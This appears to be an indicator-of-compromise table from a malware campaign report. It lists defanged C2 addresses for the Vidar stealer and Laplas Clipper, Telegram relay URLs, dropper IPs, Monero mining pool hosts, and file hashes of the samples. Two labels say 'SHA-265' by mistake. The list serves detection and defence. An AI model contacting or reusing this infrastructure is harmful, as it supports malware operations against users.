URL	Intermediary C2	hxxps[://]t[.]me/year2023start hxxps[://]t[.]me/tgdatapacks hxxps[://]t[.]me/jetbim hxxps[://]t[.]me/jetbim2 hxxps[://]t[.]me/litlebey
Domain	Laplas Clipper C2 domain	clipper[.]guru
Domain	Laplas Clipper C2 domain	laplas[.]app
IP Address	Vidar C2s	5[.]75[.]173[.]242 5[.]75[.]182[.]6 49[.]12[.]8[.]228 49[.]12[.]113[.]110 65[.]109[.]200[.]241 65[.]109[.]208[.]140 65[.]109[.]208[.]142 65[.]109[.]210[.]114 78[.]47[.]172[.]233 78[.]47[.]228[.]65 88[.]198[.]120[.]151 91[.]107[.]156[.]138 94[.]130[.]190[.]48 95[.]217[.]16[.]127 116[.]202[.]0[.]132 116[.]202[.]7[.]135 116[.]203[.]9[.]69 195[.]201[.]237[.]253 195[.]201[.]251[.]109
IP Address	Malicious executable dropper	89.208.104[.]172

IP Address	Malicious executable dropper	77.73.134[.]24
IP Address	Crypto mining pool xmr-eu1.nanopool.org	135[.]125[.]238[.]108 51[.]15[.]58[.]224 51[.]68[.]190[.]80 51[.]15[.]65[.]182 51[.]15[.]78[.]68 51[.]15[.]69[.]136 51[.]68[.]143[.]81 51[.]15[.]54[.]102 51[.]255[.]34[.]118
Domain	XMR crypto mining pools	xmr-eu1.nanopool.org xmr-eu2.nanopool.org xmr-us-east1.nanopool.org xmr-us-west1.nanopool.org xmr-asia1.nanopool.org xmr-jp1.nanopool.org xmr-au1.nanopool.org
File Hash	Initial file which contains the malware	FullMainFile_Use_2023_As_PassWrd.rar SHA-265: e433512ad2b47afbc778ab161a218944b504c90f513ff320d2aa8bfc55d5cb25
File Hash	Initial malware executable	Setup.exe (iHciaG.exe) SHA-265: 6afd1ceacb145d84e706c553247459bbd492733e50f21de8a42424ba7de87c62
File Hash	Laplas Clipper	Clip1.exe SHA-256: 8e6e3db76d44df50f82628eaaaf96fd9ef4dad484bc954ad0388fc6b6a66da43
File Hash	XMRIG	Mina.exe SHA-256: a0434fdcaec62f8af073f34c580a94cb58d21203f5edf2ccbbcc467b53570d87
File Hash	Malicious executable which downloads mina.exe and clip1.exe	45273182709226343864.exe (WindowsFormsApp3.exe) SHA-256: 16cae9d579719cda69f0453f8542470768769feb7c72ba0619dac159f821072b
File Hash	Bebra, a previously unknown stealer	Bebra.exe (MySQLInstallerUpdater.exe) SHA-256: c9487cb734eaca9afb87d6f71614bdfca5f3f5e70568971391d53e369badf149